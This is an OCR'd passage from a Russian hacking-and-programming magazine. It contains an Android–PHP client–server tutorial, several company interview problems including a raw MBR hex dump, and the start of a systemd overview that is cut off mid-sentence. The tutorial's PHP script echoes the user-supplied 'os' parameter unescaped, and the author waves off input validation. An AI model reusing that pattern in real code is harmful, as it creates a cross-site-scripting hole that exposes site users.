


Рис. 1. Список операционных систем




Рис. 2. Уведомление

Код серверного приложения приведен в листинге 1. Его следует поместить на своем хостинге или на localhost, предварительно подняв Apache или другой HTTP-сервер с поддержкой PHP.

Листинг 1. Сценарий server.php

```
<?php
  // Получаем команду
  $cmd = $_REQUEST['cmd'];
  // Определяем переданную команду
  if($cmd == "list") {
       // Выводим список ОС
       echo "linux,freebsd,macos,android";
  }
  elseif($cmd == "select") {
       // Ответ клиенту после выбора ОС
       $os = $_REQUEST['os'];
       echo "Client choose $os";
  }
  else
  echo "";
?>
```

Проверить, как работает скрипт, можно на моем сайте:

```
http://dkws.org.ua/server.php?cmd=list
http://dkws.org.ua/server.php?cmd=select&os=linux
```

Команда list отображает список доступных операционных систем (через запятую). Почему нет Windows? Потому что я так захотел. А команда select «выбирает» операционную систему. По сути, она отображает содержимое параметра os. Если ты передашь в качестве этого параметра значение Windows, то клиенту будет передана строка Client choose Windows. Можно считать это неким недочетом нашего «сервера». Но не хочу усложнять код лишними и никому не нужными проверками (если хочешь, можешь дописать несколько строк кода). Да и поскольку клиент отображает только варианты, перечисленные нашим сервером, то пользователь при всем своем желании не сможет передать другой вариант. Напрямую через браузер — сколько угодно. Но наше Android-приложение никогда не отобразит строчку Client choose Windows. После лета с Windows 8 у меня некоторая аллергия на эту систему. Система, может, и хорошая, но для меня ее стало слишком много.

По сути, вот и все. Наше серверное приложение готово. Можешь усложнять его до такой степени, как тебе нужно (добавлять новые команды, обрабатывать выбор пользователя), но основная идея останется прежней: получили команду от клиента, обработали ее и отправили результат. В этом и заключается идея клиент-сервер.

РАЗРАБОТКА ANDROID-КЛИЕНТА

Теперь приступим к разработке клиента. Он будет состоять из двух классов — ClientServerActivity.java и ServerIface.java. Первый управляет деятельностью приложения: при запуске он отправляет запрос серверу (команда cmd=list), получает ответ сервера и заполняет ListView. Отправкой запроса и получением ответа занимается класс ServerIface.java.

КЛАСС SERVERIFACE.JAVA — «ОБЩЕНИЕ С СЕРВЕРОМ»

Первым делом реализуем именно класс ServerIface.java, поскольку он будет использоваться классом ClientServerActivity.java. Именно в ServerIface.java задаются и адрес серверного приложения, и допустимые параметры, которые будут передаваться серверу.

Основной метод — HttpRequest(). Именно он отвечает за отправку данных по соединению con1, которое устанавливается с сервером (адрес задается константой SERVER_PHP). Метод использует два потока данных — исходящий (dataOut) и входящий (dataIn). Первый поток используется для отправки запроса серверу, второй — для получения ответа. В случае ошибки метод возвращает пустую строку.

Листинг 2. Метод HttpRequest

```
package com.dhsilabs.cs;
import java.io.DataInputStream;
import java.io.DataOutputStream;
import java.io.IOException;
import java.net.URL;
import java.net.URLConnection;
import java.net.URLEncoder;

...

public static final String SERVER_PHP = "http://www.dkws.
org.ua/server.php";

...

private static String HttpRequest(String data) {
      String result = "";
    try {
      URL url = new URL(SERVER_PHP);
      URLConnection con1 = url.openConnection();
      // Определяем параметры соединения.
      // Мы будем передавать и принимать данные,
      // а также отменяем кеширование данных
      con1.setDoInput(true);
      con1.setDoOutput(true);
```

```
    con1.setUseCaches(false);
    con1.setRequestProperty("Content-Type", ↵
    "application/x-www-form-urlencoded");
    // Отправляем POST-данные
    DataOutputStream dataOut = new ↵
    DataOutputStream(con1.getOutputStream());
    dataOut.writeBytes(data); // Записываем данные
    dataOut.flush();  // Сбрасываем буфер
    dataOut.close(); // Закрываем исходящий поток
                     // данных
    // Получаем ответ от сервера и сохраняем его
    // в переменной result
    DataInputStream dataIn = new DataInputStream↵
    (con1.getInputStream());
    String inputLine;
    while ((inputLine = dataIn.readLine()) != null) {
      result += inputLine;
    }
    // Закрываем входящий поток данных
    dataIn.close();
    } catch (IOException e) {
      // В случае ошибки возвращаем пустую строку
      e.printStackTrace();
      result = null;
    }
    return result;
  }
```

Кроме метода HttpRequest, в этом классе есть два метода — getObjList() и getSelectRes(). Они определяют, какая информация будет передана серверу. Первый метод передает серверу параметр cmd=list, а второй — cmd=select&os=выбранная_ос. Оба метода после формирования запроса вызывают метод HttpRequest для отправки запроса.

Листинг 3. Методы getObjList() и getSelectRes()

```
public static String getObjList() {
   // Для получения списка объектов передаем параметр
   // cmd=list
   String data = "cmd=" + URLEncoder.encode("list");
   return HttpRequest(data);
  }
public static String getSelectRes(String obj) {
   // Пользователь выбрал ОС, передаем выбор
   // пользователя cmd=select&os=<выбор>
   String data = "cmd=" + URLEncoder.encode("select");
   data += "&os=" + URLEncoder.encode(obj);
   return HttpRequest(data);
}
```

Методы предельно просты. Их задача сводится к формированию строки запроса и вызову метода HttpRequest.

Не волнуйся, полный исходный код приложения ты найдешь на прилагаемом диске. Тебе останется только импортировать его в Eclipse (команда File, Import). Позже я даже покажу, как это сделать.

КЛАСС CLIENTSERVERACTIVITY.JAVA — УПРАВЛЕНИЕ СПИСКОМ ОПЕРАЦИОННЫХ СИСТЕМ

Класс ClientServerActivity.java немного мудренее, чем предельно простой класс ServerIface.java. Конечно, в реальном проекте класс ServerIface.java, обрабатывающий запросы к серверу, может быть чуть сложнее, но не слишком. Задача класса ClientServerActivity.java заключается в управлении пользовательским интерфейсом приложения.

При запуске приложения мы запускаем фоновый поток, который получит список объектов от сервера. Поскольку сервер передает нам список объектов в виде строки, где они разделяются запятыми, придется обработать эту строку, то есть разобрать ее: превратить строку-список в массив строк. А уже после этого — поместить элементы полученного массива в список.




Рис. 3. Импорт проекта: нажми «Next»

При выборе операционной системы пользователем запускается еще один фоновый поток, отправляющий выбор пользователя на сервер. Ответ от сервера также получается в фоновом режиме и отображается в виде уведомления.

Теперь, когда мы знаем, что и как должно работать, перейдем к самому главному — коду. Обработчик нажатия элемента списка выглядит так:

```
ListView lv1 = this.getListView();
lv1.setOnItemClickListener(new OnItemClickListener() {

    @Override
    public void onItemClick(AdapterView<?> parent, ↵
    View view, int position, long id) {
        /*
        * Запускаем поток GetSelectRes в фоновом режиме
        * без блокирования основного потока
        * пользовательского интерфейса
        */
        (new GetSelectResTask()).execute↵
        ((Object)((TextView)view).getText());
    }
});
```

После установки обработчика нажатия элемента списка нужно запустить еще один фоновый поток — для получения самих элементов списка:

```
(new GetListTask()).execute((Object)null);
```

В листинге 4 приводится метод GetListTask. Его задача — вызвать метод ServerIface.getObjList(), получить список операционных систем, разделенных запятой, разобрать его и загрузить в список.

Листинг 4. Метод GetListTask

```
private class GetListTask extends AsyncTask {
  // Вызываем ServerIface.getObjList() и получаем
  // список систем
  protected String doInBackground(Object... args) {
    return ServerIface.getObjList();
  }

  // Разбираем полученный результат
  protected void onPostExecute(Object objResult) {
  // Проверяем, что мы обрабатываем строку,
  // а не что-то еще
    if(objResult != null && objResult instanceof ↵
    String) {

    // Response — ответ сервера (список, разделенный
    // запятыми)
    String response = (String) objResult;
    // После разбора строки здесь будут храниться
    // элементы списка
    String[] responseList;

    // Элементы списка разделяются запятой
    StringTokenizer t = new ↵
    StringTokenizer(response, ",");

    // Задаем длину responseList
    responseList = new String[t.countTokens()];

    // Строим массив строк (responseList)
    int i = 0;
    while(t.hasMoreTokens()) {
      responseList[i++] = t.nextToken();
    }
    // Подготавливаем структуру данных для
    // ListActivity
    ArrayAdapter<String> newAdapter = new ↵
    ArrayAdapter<String>(mainActivity, ↵
    R.layout.list, responseList);
    mainActivity.setListAdapter(newAdapter);
    }
  }
}
```




Рис. 4. Выбор проекта для импорта

Осталось только разобраться с методом GetSelectResTask(). Его задача — вызвать ServerIface.getSelectRes(), получить ответ и отобразить как уведомление. Нет ничего проще:

```
String os = (String) args[0];
return ServerIface.getSelectRes(os);

…

String response = (String) objResult;
Toast.makeText(getApplicationContext(), response, ↵
Toast.LENGTH_SHORT).show();
```

ПОЧТИ ВСЕ

Это еще не все. В res/layout нужно создать файл list.xml. Это и будет разметка нашего списка. Данный файл приведен в листинге 5.

Листинг 5. Файл list.xml

```
<?xml version="1.0" encoding="utf-8"?>
<TextView xmlns:android="http://schemas.android.com/apk/
res/android"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:padding="10dp"
    android:textSize="16sp" >
</TextView>
```

Чтобы наш проект заработал, нужно в AndroidManifest.xml добавить строку:

```
<uses-permission android:name="android.permission.INTER-
NET"></uses-permission>
```

РЕЗУЛЬТАТ

На рис. 1 изображен список операционных систем, полученных от сервера, а на рис. 2 — уведомление с выбранной пользователем операционной системой.

Что-то непонятно? Не беспокойся, все файлы проекта ты сможешь найти на прилагаемом DVD. Распакуй файлы в каталог рабочего пространства (workspace). Выбери команду File, Import, в появившемся окне (рис. 3) нажми кнопку «Next», а затем выбери каталог с проектом (рис. 4). В моем случае проект уже есть в рабочем пространстве, поэтому я не могу его импортировать (что вполне логично), а у тебя будет активна кнопка «Finish», которую и нужно нажать. Флажок Copy projects into workspace включать не нужно, потому что проект уже в рабочем пространстве.

После этого нужно выполнить команду Project, Build Project, а затем Run, Run — для запуска проекта. Ты увидишь приложение, изображенное на рис. 1 (при условии, что Android SDK и IDE Eclipse настроены соответствующим образом и нормально функционируют).

Сценарий server.php будет на моем сервере до марта 2013 года. После чего, увы, для запуска этого приложения тебе придется выложить его на своем хостинге или развернуть локальный веб-сервер (это легко сделать в Windows с помощью XAMPP, а если у тебя Linux, то, думаю, ты и без меня знаешь, как настроить Апач).

Все твои вопросы, пожелания и замечания готов выслушать по адресу dhsilabs@gmail.com или на форуме www.xakep.ru.

Александр Лозовский (Alexander@real.xakep.ru)

ПОДБОРКА ИНТЕРЕСНЫХ ЗАДАНИЙ, КОТОРЫЕ ДАЮТ НА СОБЕСЕДОВАНИЯХ



Задачи на собеседованиях

Мегазадача от Яндекса

ВВЕДЕНИЕ

Есть такая задача — поиск нечетких дубликатов. Например, когда у нас десять миллиардов писем или страниц в интернете и нужно сказать, что вот в этих письмах или страницах написано примерно одно и то же, при том что может отличаться оформление или часть текста. Применить обычную метрику близости — например расстояние Левенштейна — тут нельзя, так как придется произвести 100 триллионов сравнений и это закончится приблизительно никогда.

Помочь может хакерский метод под названием алгоритм шинглов. На пальцах он объясняется примерно так: считаем контрольные суммы (crc) всех подстрок документа с нахлестом, сортируем и берем 20 наименьших crc. Утверждается, что при этом мы каждый документ опишем 20 циферками и у похожих документов будут похожие циферки. Замечу, это самый тупой способ, есть гораздо более гламурные.

ЗАДАЧА

Итак — у нас есть 10 миллиардов документов и N цифр для каждого из них. Ты хочешь написать базу данных, где лежат эти N*10B циферок, чтобы можно было

а) быстро вставить в нее документ;
б) быстро найти его дубликаты — все документы, у которых совпадает больше чем K цифр.

Спроектируй соответствующую систему. Писать ничего не надо, надо словами объяснить, что ты хочешь сделать.

Требования к ней такие:

а) система должна быть быстрой. В нашем понимании базы данных общего назначения, типа BerkleyDB и MySQL, — для такой задачи это невообразимо медленно;
б) все твои данные на одну машину не влезут, а если и влезут, то не справятся по скорости, поэтому система должна уметь использовать много серверов;
в) на каждом сервере много CPU, подумай о том, как ты собираешься это использовать.

Пояснение: это не задача, которая предполагает конкретный ответ, это скорее тема для диалога. Существует много решений, но в России, наверное, меньше ста человек, которые могут с первого раза выдать правильное. Этой задачей мы проверяем не конкретные знания, а умение проектировать, общаться, видеть и обходить грабли. Даже если ты не нашел решения сам, но способен нормально на эти темы говорить, то это зачет.

ОТВЕТ

Для простоты давай считать, что все данные мы засунем в память. Данных достаточно много, но займут они всего 4*N*10 Гб (ну и, допустим, еще столько же понадобится для служебной информации типа URL). Таким образом, если мы собираем 20 цифр, нам нужны всего 1600 Гб памяти, в 2012 году все это добро влезет на 6–8 жалких серверов.

Мы, естественно, не хотим для каждого документа просматривать все 10B документов, поэтому нужно сделать специальную структуру, примерно такую: шингл → D1 ..., D4 ..., D17... (то есть шингл и упорядоченные номера документов, в которых он встречается). По науке такая штука называется инвертированный индекс, а на жаргоне — просто «кишки».

Поиск выполняется так: берем N «кишок» шинглов, которые у нас есть, и, пользуясь тем, что «кишки» упорядочены, пробегаемся по ним и складываем. Добавление выполняется так: берем N «кишок», в каждую в конец дописываем номер документа, так как документ только что добавился, у него самый последний номер и сортировать «кишку» не надо.

Осталось понять, как это порезать по серверам. Резать можно по шинглам и по документам. По документам резать приятнее — весь поиск получается на одной машине и не надо длиннющие многомегабайтные «кишки» таскать по сети (например, документы с 1 по M будут на первой машине, с M + 1 до 2M на второй и так далее). Нужно будет написать специальный сервер, который при поиске раздает запрос на все серверы, а потом склеивает результаты. Добавляем мы, соответственно, только на последнюю машину.

С использованием многих CPU совсем просто — есть примитивы синхронизации, то, что мы хотели бы здесь услышать, — что не надо лочить весь индекс целиком для вставки одного документа, достаточно лочить только определенные «кишки», при этом read-write локом.

ЗАДАЧИ НА ДОМ

Предлагаем твоему вниманию свежую партию задач, решения для которых будут опубликованы в следующем номере. До тех пор попытайся порешать их сам.

Задача от Acronis № 1

```
void print(const char* i) {
        std::cout << i;
}

int main(){
   const char* Ldm[] = {"D", "A", "C", ↵
   "B", "E"};
   std::set features(Ldm, Ldm + 5);
   std::for_each(features.begin(), ↵
   features.end(), print);
   return 0;
}
```

Вопрос короткий: что будет выведено в консоль?

Задача от Acronis № 2

Напишите метод, который будет подсчитывать количество цифр 2, используемых в записи чисел от 0 до n включительно.

Задача от Group-IB

Сколько разделов имеется на носителе информации согласно представленному изображению (да, мы про MBR)?

Сколько загрузочных (активных) разделов имеется на носителе информации согласно представленному изображению?

В какую файловую систему размечены разделы на носителе информации согласно представленному изображению?

```
  Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
0000000000 33 C0 8E D0 BC 00 7C FB  50 07 50 1F FC BE 1B 7C  3АЋPj |ыP P ьs |
0000000010 BF 1B 06 50 57 B9 E5 01  F3 A4 CB BD BE 07 B1 04  ї  PW№e у¤ЛЅs ±
0000000020 38 6E 00 7C 09 75 13 83  C5 10 E2 F4 CD 18 8B F5  8n | u ѓЕ вфН ‹х
0000000030 83 C6 10 49 74 19 38 2C  74 F6 A0 B5 07 B4 07 8B  ѓЖ It 8,tц µ ґ ‹
0000000040 F0 AC 3C 00 74 FC BB 07  00 B4 0E CD 10 EB F2 88  р¬< tь»  ґ Н лт€
0000000050 4E 10 E8 46 00 73 2A FE  46 10 80 7E 04 0B 74 0B  N иF s*юF Ђ~  t
0000000060 80 7E 04 0C 74 05 A0 B6  07 75 D2 80 46 02 06 83  Ђ~  t  ¶ uТЂF  ѓ
0000000070 46 08 06 83 56 0A 00 E8  21 00 73 05 A0 B6 07 EB  F  ѓV  и! s  ¶ л
0000000080 BC 81 3E FE 7D 55 AA 74  0B 80 7E 10 00 74 C8 A0  ј >ю}UЄt Ђ~  tИ
0000000090 B7 07 EB A9 8B FC 1E 57  8B F5 CB BF 05 00 8A 56  · л©‹ь W‹хЛї  ЉV
00000000A0 00 B4 08 CD 13 72 23 8A  C1 24 3F 98 8A DE 8A FC   ґ Н r#ЉБ$?ЉЮЉь
00000000B0 43 F7 E3 8B D1 86 D6 B1  06 D2 EE 42 F7 E2 39 56  Счг‹С†Ц± ТоВчв9V
00000000C0 0A 77 23 72 05 39 46 08  73 1C B8 01 02 BB 00 7C   w#r 9F s ё  » |
00000000D0 8B 4E 02 8B 56 00 CD 13  73 51 4F 74 4E 32 E4 8A  ‹N ‹V Н sQOtN2дЉ
00000000E0 56 00 CD 13 EB E4 8A 56  00 60 BB AA 55 B4 41 CD  V Н лдЉV `»ЄUґAН
00000000F0 13 72 36 81 FB 55 AA 75  30 F6 C1 01 74 2B 61 60   r6 ыUЄu0цБ t+a`
0000000100 6A 00 6A 00 FF 76 0A FF  76 08 6A 00 68 00 7C 6A  j j яv яv j h |j
0000000110 01 6A 10 B4 42 8B F4 CD  13 61 61 73 0E 4F 74 0B   j ґB‹фН aas Ot
0000000120 32 E4 8A 56 00 CD 13 EB  D6 61 F9 C3 49 6E 76 61  2дЉV Н лЦащГInva
0000000130 6C 69 64 20 70 61 72 74  69 74 69 6F 6E 20 74 61  lid partition ta
0000000140 62 6C 65 00 45 72 72 6F  72 20 6C 6F 61 64 69 6E  ble Error loadin
0000000150 67 20 6F 70 65 72 61 74  69 6E 67 20 73 79 73 74  g operating syst
0000000160 65 6D 00 4D 69 73 73 69  6E 67 20 6F 70 65 72 61  em Missing opera
0000000170 74 69 6E 67 20 73 79 73  74 65 6D 00 00 00 00 00  ting system
0000000180 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000190 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000001A0 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000001B0 00 00 00 00 00 2C 44 63  C8 0B C9 0B 00 00 80 01       ,DcИ Й   Ђ
00000001C0 01 00 07 FE FF FF 3F 00  00 00 D8 1A C4 09 00 00    юяя?   Ш Д
00000001D0 C1 FF 05 FE FF FF 17 1B  C4 09 AA 6F DD 08 00 00  Бя юяя  Д ЄоЭ
00000001E0 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000001F0 00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 AA                UЄ
```

Код MBR — master boot record

Задача от T-Systems № 1

Subsequence
Заданы две последовательности X1, X2, ..., Xn и Y1, Y2, ..., Yk произвольных элементов (java.lang.Object). Определить, можно ли получить последовательность X путем вычеркивания некоторых элементов из Y.

В качестве входных параметров в метод передаются два списка: первый — список Xi, второй — список Yi.

Задача от T-Systems № 2

Duplicates
Составить программу для обработки файла по следующему алгоритму. Задается входной файл, содержащий текстовые строки. Программа обрабатывает его и создает в указанном месте выходной файл, содержащий отсортированные по алфавиту неповторяющиеся строки исходного файла. В конце каждой строки в квадратных скобках указывается количество повторений данной строки во входном файле.

В качестве входных параметров в метод передаются два файла: первый — входной, второй — выходной. Метод возвращает true тогда и только тогда, когда обработка файла прошла успешно. При возникновении ошибок программа должна вернуть false.

Не гарантируется, что данные файлы существуют. В случае если выходной файл не существует, он должен быть создан. Если он существует, необходимо дописать результат выполнения программы, без перезаписи уже содержащейся там информации.

NB: Для обеих задач от T-SYSTEMS необходимо выполнить следующие условия:


- Приложение должно быть написано на языке Java 1.6 без использования дополнительных библиотек — только стандартные классы + интерфейсы, относящиеся к заданию.
- Плюсом будет stateless-реализация.

Название интерфейса	com.tsystems.javaschool.tasks.DuplicateFinder
Имя класса	com.tsystems.javaschool.tasks.DuplicateFinderImpl
Имя архива	duplicates.zip

JAVA SCHOOL ОТ T-SYSTEMS

Если ты успешно справился с заданием, T-Systems приглашает тебя на обучение в Java School в Санкт-Петербурге. Во время обучения выплачивается стипендия, лучших возьмут на работу. Для этого предварительно запроси интерфейсы по адресу java.school@t-systems.ru, указав ФИО и контактные данные. Интерфейсы должны быть реализованы в классах с определенными именами, которые, в свою очередь, должны иметь публичные конструкторы без аргументов. Исходный код необходимо прокомментировать, упаковать в zip-архив и прислать обратно на java.school@t-systems.ru. Учебные группы набираются регулярно в течение года.

Евгений Зобнин (execbit.ru)



Исполин, каких немного

КРАТКИЙ ЭКСКУРС В ТЕОРИЮ И ПРАКТИКУ SYSTEMD

В 2010 году Леннарт Поттеринг представил миру новую систему инициализации под названием systemd. И хотя с тех пор прошло всего два года, systemd был включен в самые популярные дистрибутивы и успел впитать в себя функциональность такого количества когда-то сторонних сервисов и библиотек, что среднестатистическому линуксоиду уже проблематично разобраться в тонкостях работы дистрибутива.

ВВЕДЕНИЕ

Задуманный как всего лишь современная высокопроизводительная версия демона init, со временем systemd превратился в настоящий комбайн. Сегодня systemd не только отвечает за корректный запуск и остановку сервисов, но и выполняет функции настройки системы и окружения, отвечает за логин пользователей, за горячее подключение устройств (аналог udev), выступает в качестве полноценной и более продвинутой замены syslog, способен устанавливать системные ограничения на возможности запускаемых сервисов (песочница), запоминать и восстанавливать состояние системы (снэпшоты) и даже включает в себя полноценный веб-сервер и генератор QR-кодов!

Это далеко не полный список возможностей systemd, поэтому разобраться в нем, используя всего лишь маны и официальную документацию, весьма проблематично. Чтобы дать тебе хоть какой-то вводный курс в этот, уже ставший стандартом в мире Linux, комбайн, мы и подготовили нашу статью. Она отнюдь не претендует на полноту (здесь потребовалась бы целая книга!), но может стать отличным введением и справочником для тех, у кого просто нет времени разбираться во всем, что накодил «безумный Поттеринг».

ТЕОРИЯ

Итак, что же такое systemd? Правильнее всего охарактеризовать его как набор сервисов и утилит, отвечающих за общее состояние Linux-системы, начиная от запуска и остановки сервисов и заканчивая логированием системных событий и автомонтированием сменных накопителей. Легче всего понять это, просто приняв тот факт, что в современных дистрибутивах (таких как Fedora и SUSE, но не Ubuntu) теперь нет init, syslog, cron, udev, inetd, tcp_wrappers, watchdogd, ConsoleKit, acpid, а их место и место многих других классических инструментов (halt, shutdown, runlevel, telinit) занимает systemd с единым интерфейсом управления, единым хранилищем конфигов и одной кодовой базой.

Главной задачей systemd является запуск и корректная остановка сервисов (демонов). В этом деле у systemd есть сразу три козыря, которые существенно отличают его от других систем инициализации: декларативный язык описания, новый подход к учету зависимостей сервисов и отложенный запуск. Декларативный язык используется для описания того, что необходимо сделать для запуска сервиса. В отличие от обычных shell-скриптов, используемых в стандартных системах инициализации, он полностью обрабатывается самим демоном systemd, что существенно сокращает общее время загрузки и избавляет от необходимости использовать внешние утилиты, такие как echo, cat, sed, grep и awk.

Новый подход к учету зависимостей, позаимствованный у Mac OS X, основан не на зависимости демонов друг от друга, как это сделано в других init-системах, а на зависимости демонов от ресурсов, в частности сокет-файлов, принадлежащих другим демонам. Так, вместо того чтобы запускать последовательно syslog,

```
